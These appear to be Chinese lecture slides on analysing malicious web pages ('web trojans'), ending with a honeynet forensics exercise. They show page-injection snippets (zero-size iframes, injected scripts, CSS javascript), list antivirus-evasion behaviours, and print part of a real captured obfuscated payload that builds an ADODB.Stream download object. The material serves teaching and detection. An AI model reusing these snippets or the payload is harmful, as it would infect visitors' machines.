网页木马分析实践

参考

- 诸葛老师论文
- 安全技术谈：网页挂马工作原理完全分析 http://network.pconline.com.cn/netsafe/0812/1512475.html
- 网页木马攻防实战 http://www.sinoit.org.cn/NewsLetter/NO.11/Newsletter11.html
- 瑞星卡卡论坛某版主帖子们 http://bbs.ikaka.com/showtopic-8629150.aspx
- http://tools88.com/

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

网页木马概念

- 从本质上来说，网页木马就是一个Web页面，可以是一个静态的HTML页面，也可以是ASP、PHP、JSP等动态页面。
- 从表面上看，它和一个普通的页面并没有太大的区别，但是包含在HTML源代码中的恶意脚本通过破解访问这些恶意网页木马的客户端中存在的安全漏洞可以使IE浏览器在后台、在用户不知情的情况下下载，并执行恶意的木马。
- 把网页木马通过一个框架或者其他手段插入到正常网页的行为，就是俗称的“挂马”。

网页木马的分类

- 被动网马是指黑客出于某种不可告人的目的入侵了某些大型网站。
- 例如黑客为了获取某网络游戏的装备及金钱，入侵了某网游的官方网站或者其他一些访问量很大的网站，在其中的首页嵌入了挂马的代码
- 窃取账号信息或者其他信息

网页木马的分类

- 主动挂马则更多属于一种钓鱼性的攻击，通过一些媒体，比如：电子邮件、即时通讯软件：QQ、MSN等，由人为或者木马本身为了传播自己，给一些好友发送一些欺骗性的链接，诱使对方点击，来达到不可告人的目的

- QQ尾巴

网页木马的衍生

- 邮件网页木马
  邮件系统对以HTML形式发送的邮件的危险标记过滤不严
- CHM(Compiled Help Manual)电子书木马
  在本地我的电脑域执行，根本就不需要漏洞，有很高的权限
- 多媒体网页木马
  编辑的同时，把事先准备好的网页木马插入其中
- Flash网页木马


预防网马

- 及时更新补丁
  包括操作系统的和第三方软件的
- 不要随便打开不信任的网址
- 使用一些安全工具，如杀毒软件

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

IE的工作流程



网页木马的工作原理

- 网页木马就是利用了一些已知或者未知的系统或者第三方软件的漏洞，在受害者浏览含有木马的网页(或含有指向挂马网页的链接)时，触发网马悄悄地下载病毒木马并执行

- 分木马的下载和执行两个阶段

网页木马的下载

- 将木马伪装为页面元素。木马则会被浏览器自动下载到本地
- 利用脚本运行的漏洞下载木马
- 利用脚本运行的漏洞释放隐含在网页脚本中的木马
- 将木马伪装为缺失的组件，或和缺失的组件捆绑在一起（例如：flash播放插件）。这样既达到了下载的目的，下载的组件又会被浏览器自动执行

网页木马的下载

- 通过脚本运行调用某些com组件，利用其漏洞下载木马
- 在渲染页面内容的过程中利用格式溢出释放木马（例如：ani格式溢出漏洞）
- 在渲染页面内容的过程中利用格式溢出下载木马（例如：flash9.0.115的播放漏洞）

网页木马的执行

- 利用页面元素渲染过程中的格式溢出执行shellcode进一步执行下载的木马
- 利用脚本运行的漏洞执行木马
- 伪装成缺失组件的安装包被浏览器自动执行
- 通过脚本调用com组件利用其漏洞执行木马
- 利用页面元素渲染过程中的格式溢出直接执行木马
- 利用com组件与外部其他程序通讯，通过其他程序启动木马（例如：realplayer10.5存在的播放列表溢出漏洞）

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

挂马的方式

- 为了保持网页木马的隐蔽性，网马会选择各种方法隐藏自己，如利用各种标签隐藏自己、代码中使用加密、混淆的技术，目的是降低被发现的可能性

- HTML隐藏标签
- JavaScript代码中引入
- 其他网页技术
- 其他挂马技术

HTML隐藏标签

- 利用HTML的标签或者一些脚本引入
- <iframe src=http://address width=0 height=0></iframe>
- 高宽为0，不会显示
- 此类在页面的源码中还是很容易发现

JavaScript代码中引入

- <SCRIPT src="http://xx.js" type=text/javascript>
  相对更难发现，因为网页往往有很多js引入
- document.write("<iframe width='0' height='0' src='地址'></iframe>")
- <SCRIPT language="JScript.Encode" src=http://www.xxx.com/mm.jpg></script>
- <SCRIPT language=javascript>window.open("网页木马地址","","toolbar=no, location=no,directories=no,status=no,menubar=no,scrollbars=no,width=1,height=1"); </script>

JavaScript代码中引入

- 利用URL欺骗，示例代码如下：

```
<a href="http://www.163.com"
onMouseOver="www_163_com(); return true;"> x</a>
<SCRIPT Language="JavaScript">
function www_163_com ()
{
        var url="网页木马地址";
        open(url,"NewWindow","toolbar=no,location=no,
        directories=no,status=no,menubar=no,
        scrollbars=no,resizable=no,copyhistory=yes,width
        =800,height=600,left=10,top=10");
}
</SCRIPT>
```

其他网页技术

- <body onload="window.location='地址';"></body>
- css引入js
  body{background-image:url('javascript:document.write("<script src=http://www.XXX.com/xx.js></script>")')}
- 隐藏的分割框架
  bbs类型的左右分，但是引入一个隐藏的(高或者宽为0)
- 使用eval函数生成
- ……

其他挂马技术

- 利用ISAPI引入网页木马
- 利用IIS的资源重定向引入网页木马
- 利用数据库引入网页木马
- 利用统计网站大规模挂马
  访问人数多
- 利用ARP欺骗引入网页木马
  转发时插入木马脚本

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

网页木马行为

- 为了防止杀掉

- 修改系统时间，使杀毒软件失效
- 摘除杀毒软件的HOOK挂钩，使杀毒软件检测失效
- 修改杀毒软件病毒库，使之检测不到恶意代码
- 通过溢出漏洞不直接执行恶意代码，而是执行一段调用脚本，以躲避杀毒软件对父进程的检测

网页木马的检测

- 特征匹配
- 主动防御
- 检查父进程是否为浏览器
- 检测伪装文件格式
- 检查页面元素来源是否为长期散布网页挂马的站点
- 检测特定函数调用堆栈实现
- 区分用户下载文件，浏览器自动下载文件
- 检测已知缓冲区漏洞
- 检测进程创建调用堆栈、调用参数是否和浏览器常规一致，以检测未知漏洞造成的文件执行

网页木马的检测

- 对文件执行进行监控，检测文件执行参数等特征
- 对部分目录写文件操作进行监控
- 检测系统时钟修改
- 检测对系统DLL内存镜像修改（导入、导出表、函数体内容）
- 检查PE文件和CAB包裹的数字签名
- 特定文件格式检测，检测已知的格式溢出
- ……

网页木马的分析

- 网页木马往往有混淆技术，如加密等
- 分析加密，需要了解木马的加密方法
- 利用一些工具：Freshow、malzilla
- 在线工具：http://tools88.com/

eval、document.write

- eval:吐出Javascript的代码
- document.write:吐出HTML代码

- 解决方法
  - 使用alert函数代替它们得到输出，加上<script>
  - 利用malzilla运行脚本

- 例子eval.htm

Alpha2、进制加密

- Alpha2，Realplay漏洞多采用此加密方式
- 代码开头：TYIIIIIIIIIIIIII

- 进制加密，有明显的标志
- 十六进制\x，八进制\，二进制01

- 方法：相应解码工具选项

- 例子alpha2.htm

Shellcode

- 特征：以相同的间隔符分开4位一组的十六进制字符串
- 分隔符一般为%u
- 解码方法
  若不是%u间隔，将间隔换成%u
  然后进行两次ESC解码

- 例子shellcode.htm

US-ASCII

- 特征
- 代码类似汉字
- 代码中有类似
  <meta http-equiv="content-type" content="text/html; charset=US-ASCII"/>

- 例子us-ascii.htm

Base64

- Base64加密：把每三个字符，共24位2进制的ASCII码，折分成连续4个6位的ASCII码，再在每个ASCII码前面补00变成8位
- 对应的0-63为ABC…abc…012…9+/
- 如果最后不够3位数，则补0
  这时后面对应的编码是”=”（规定）
- 于是特征：大量的字母数字混排、末尾可能有等号
- 解码：反其道，相应工具
- 例子：base64.htm

自带解码函数

- 特征：说不太清楚，需要自己找一些函数之类的
- 介绍XXTEA加密：轻量级的加密，需要一个密钥
- 简单的如替换字符串可以用工具解决
- 其他的借助相应的工具，在线的，本地的
- 还有神法(个人认为)：alert大法
- 例子xxtea.htm

纲要

- 网页木马概述
  - 网页木马的概念
  - 网页木马的分类
  - 网页木马的衍生
  - 防范网马
- 网页木马工作机理
  - IE工作流程
  - 网页木马的工作原理：下载、执行
  - 挂马方式
- 网页木马检测与分析
  - 网马行为
  - 网马的检测
  - 网马分析
- 取证分析，课堂实践

课外实践—取证挑战—介绍

- 2007年10月，北京大学计算机科学技术研究所信息安全工程研究中心蜜网课题组的成员在利用蜜网系统分析挂马网站时，发现了一个域名为18dd.net的挂马网站。在链接分析的过程中，发现有大量恶意网页最终都重定向到了这个网站上，这在全部的挂马网站中排名第一。进一步的研究分析表明，这个网站的恶意代码入口是http://aa.18dd.net/ww/new09.htm文件。现在你的任务是根据给出的说明逐步分析，得到最终的木马文件的内容。

课外实践—取证挑战—说明

- 这个挂马网站现在已经无法访问了，但蜜网课题组的成员保留了最初做分析时所有的原始文件。首先你应该访问start.html，在这个文件中给出了new09.htm的地址，在进入new09.htm后，每解密出一个文件地址，请对其作32位MD5散列，以散列值为文件名到http://192.168.68.253/scom/hashed/目录下去下载对应的文件(注意：文件名中的英文字母为小写， 且没有扩展名)，即为解密出的地址对应的文件。如果解密出的地址给出的是网页或脚本文件，请继续解密；如果解密出的地址是二进制程序文件，请进行静态反汇编或动态调试。重复以上过程直到这些文件被全部分析完成。请注意：被散列的文件地址应该是标准的URL形式，形如http://xx.18dd.net/a/b.htm，否则会导致散列值计算不正确而无法继续。

课外实践—取证挑战—问题

- 1.试述你是如何一步步地从所给的网页中获取最后的真实代码的？
- 2.网页和JavaScript代码中都使用了什么样的加密方法？你是如何解密的？
- 3.从解密后的结果来看，攻击者利用了那些系统漏洞？
- 4.解密后发现了多少个可执行文件？其作用是什么？
- 5.这些可执行文件中有下载器么？如果有，它们下载了哪些程序？这些程序又是什么作用的？

课外实践—取证挑战—分析

- 首先下载start.html
  http://192.168.68.253/scom/start.html
- 然后再在其中找到关于new09.htm的信息
  urlresult="new09.htm";
  <iframe src="new09.htm" width="0" height="0"></iframe>
- 判断new09.htm的位置并下载它
  http://192.168.68.253/scom/new09.htm

- 防止执行可以使用迅雷或者wget

课外实践—取证挑战—分析

- 打开new09.htm
- 两个链接
  http://aa.18dd.net/aa/kl.htm
  http://js.users.51.la/1299644.js
- md5码分别是
  7f60672dcd6b5e90b6772545ee219bd3
  23180a42a2ff1192150231b44ffdf3d3
- http://192.168.68.253/scom/hashed/7f60672dcd6b5e90b6772545ee219bd3
- http://192.168.68.253/scom/hashed/23180a42a2ff1192150231b44ffdf3d3

课外实践—取证挑战—分析

- 下载两个文件
  7f60672dcd6b5e90b6772545ee219bd3.htm
  23180a42a2ff1192150231b44ffdf3d3.js
- 第二个没有内容，打开第一个
- 发现有\x关键字，为十六进制加密，解码
- 分析解码后的代码，有若干加密函数，可以判断为XXTEA+Base64的方法，密钥为script
- 可以在http://www.cha88.cn/safe/xxtea.php
  这个网站粘贴代码后得到解密结果

密钥: script

```
xJx1PfaUqA58sGVbq+84clJdr3wdczhRPipHx/oaazaHOb//idgMam4vhGM4DDGDB+aSkVMpJtFHojRF
aiZsQwlstKTlg66rQQBKiC3LrqF7pUwcGpqmUs35QdlFl16P5PeYsGgRVG9nYNNxNUhNMXIIQ7/3TCNA
jxxzMxUvSDivDoqba1awBo1XCxDOBEiFWel1fia2wRhseKZQp86sntWghqh4cUzYatuwvOhwIDjGmN68
y8N5bQuiXG2WkMkMOYW9oHeU/DlERgAQO4f7KedZR+KyvEvlpTMScEh8kg7RT+An8hmN8fqQXq0qAvl1
iZrpGeVtOf4oOqqsBYNyoDrmNdP1Omt726YtFOaCxOo/gllDlynNWUEzhqB4+7ERr1wuodt8JALnTnCh
V5ilRb6+CbZGVp9LfKAx6YrOKTPqGdxXTWmT61Ooe41hfGNY/NQYz5loomljR8owAOGBQ/ZKPxyFtr/A
SGoG+if9TZ3PML3BDOBWzTDII1fsNrPpV727R+Fb5cxFXWiHNKqgXkqb2CRYm/ABxFfoprzKy68GqTw4
UxFMrc/QlojjkTorhDld5wnBD3UR8MSWXmGXF8EbJbgL4U9Cz9d8hbrtHlbc4UR+MgLEzQqTgsGm/RMk
bCku5swBqrEeDsvJqKSjl50a+diCFk7Zm2LuhVbwfTitsgjtr1VOWk8MYJomyn7fGexlMHOigURGdnfX
x7T1sflG3rlUvOLKSb+j+XE5o+GjR50mBswgixNpkFDPdlk80N7lMwj+SpBPzTT3MluCnvVJdnemahex
DmVjJxBTlslc4AfWURj6sFK9+Vu7elKZBF86J9KQN4aUB7ujQnmsyCk29KQDhUEYHfyN7aDc3pdxl2LH
rSyn6e790e5eZ6aC2LJUsokocz3ixyAYDLS6scEpoRbcU2c9CcBLDWNxMa/CpEHKEM5LPnt2lPoAwfZZ
NrgtWMznVcYQJzAueKcsWJ4g8crzv8swYHXMQJswcWucrwGFEslFkLDOpvOm3FvKOKZq+ZNo8hEUgGCz
ry2dVQzhLCLjdlmZ1oJ1v8wINli/2qdncjR4MAWd95T/Ugal6GEv/uDQGvOvszqTOXBrj+K+6YOjAHsh
nAjhSKk9XoOCUNiZlqH6b73gVWGvyJlmY5zJEppVT/EMuYu6PAGmF2zzLEQbCmMmEuUQqYvdSSgOgHng
aOk+lCBmc52x4VZ30E67jjytU5WsmoOzbui7TvReiEgyUJVgJUwNpyXrPvKpNhvQSYj02mQ/xqKDjv2Q
VHiSLFzMZaUPpfB0wKTP85tBxAUZRrEEVGCWUXaLfPuj9japBdt7glq+qO5DKhtF37/JxAbulqhOMx8U
/sjjtUadC1H5vpqqYTi7dMWFprAt6W1mokPTzEHGaOvWAGzdO8qspbE0rz2csHun2KyY/5347k38AH0b
kfHBTQ9bQl32dkRqiEY9Y9CWTRllVKuLhnCrObYJ0YP5o751jlw67Lsb1bNRkKFyec17oo43g==";

t=utf8to16(xxtea_decrypt(base64decode(t), 'script'));
window["document"]["write"] (t);

</script>
```

加 密　　解 密

密 钥: script

```
<script>
eval("\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x69\x6e\x69\x74\x28\x29\x7b\x64
\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x77\x72\x69\x74\x65\x28\x29\x3b\x7d\x0d\x0a\x77
\x69\x6e\x64\x6f\x77\x2e\x6f\x6e\x6c\x6f\x61\x64\x20\x3d\x20\x69\x6e\x69\x74
\x3b\x0d\x0a\x69\x66\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69
\x65\x2e\x69\x6e\x64\x65\x78\x4f\x66\x28\x27\x4f\x4b\x27\x29\x3d\x3d\x2d\x31\x29
\x7b\x0d\x0a\x74\x72\x79\x7b\x76\x61\x72\x20\x65\x3b\x0d\x0a\x76\x61\x72\x20\x61
\x64\x6f\x3d\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x72\x65\x61\x74\x65\x45
\x6c\x65\x6d\x65\x6e\x74\x28\x22\x6f\x62\x6a\x65\x63\x74\x22\x29\x29
\x3b\x0d\x0a\x61\x64\x6f\x2e\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65\x28
\x22\x63\x6c\x61\x73\x73\x69\x64\x22\x2c\x22\x63\x6c\x73\x69\x64\x3a\x42\x44\x39
\x36\x43\x35\x35\x36\x2d\x36\x35\x41\x33\x2d\x31\x31\x44\x30\x2d\x39\x38\x33\x41
\x2d\x30\x30\x43\x30\x34\x46\x43\x32\x39\x45\x33\x36\x22\x29\x3b\x0d\x0a\x76\x61
\x72\x20\x61\x73\x3d\x61\x64\x6f\x2e\x63\x72\x65\x61\x74\x65\x6f\x62\x6a\x65\x63
\x74\x28\x22\x41\x64\x6f\x64\x62\x2e\x53\x74\x72\x65\x61\x6d\x22\x2c\x22\x22\x29
\x7d\x0d\x0a\x63\x61\x74\x63\x68\x28\x65\x29\x7b\x7d\x3b\x0d\x0a\x66\x69\x6e\x61
\x6c\x6c\x79\x7b\x0d\x0a\x76\x61\x72\x20\x65\x78\x70\x69\x72\x65\x73\x3d\x6e\x65
\x77\x20\x44\x61\x74\x65\x28\x29\x3b\x0d\x0a\x65\x78\x70\x69\x72\x65\x73\x2e\x73
\x65\x74\x54\x69\x6d\x65\x28\x65\x78\x70\x69\x72\x65\x73\x2e\x67\x65\x74\x54\x69
\x6d\x65\x28\x29\x2b\x32\x34\x2a\x36\x30\x2a\x36\x30\x2a\x31\x30\x30\x30\x29
\x3b\x0d\x0a\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x3d\x27
\x63\x65\x3d\x77\x69\x6e\x64\x6f\x77\x73\x78\x70\x3b\x70\x61\x74\x68
\x3d\x2f\x3b\x65\x78\x70\x69\x72\x65\x73\x3d\x27\x2b\x65\x78\x70\x69\x72\x65\x73
\x2e\x74\x6f\x47\x4d\x54\x53\x74\x72\x69\x6e\x67\x28\x29\x3b\x0d\x0a\x69\x66\x28
\x65\x21\x3d\x22\x5b\x6f\x62\x6a\x65\x63\x74\x20\x45\x72\x72\x6f\x72\x5d\x22\x29
```

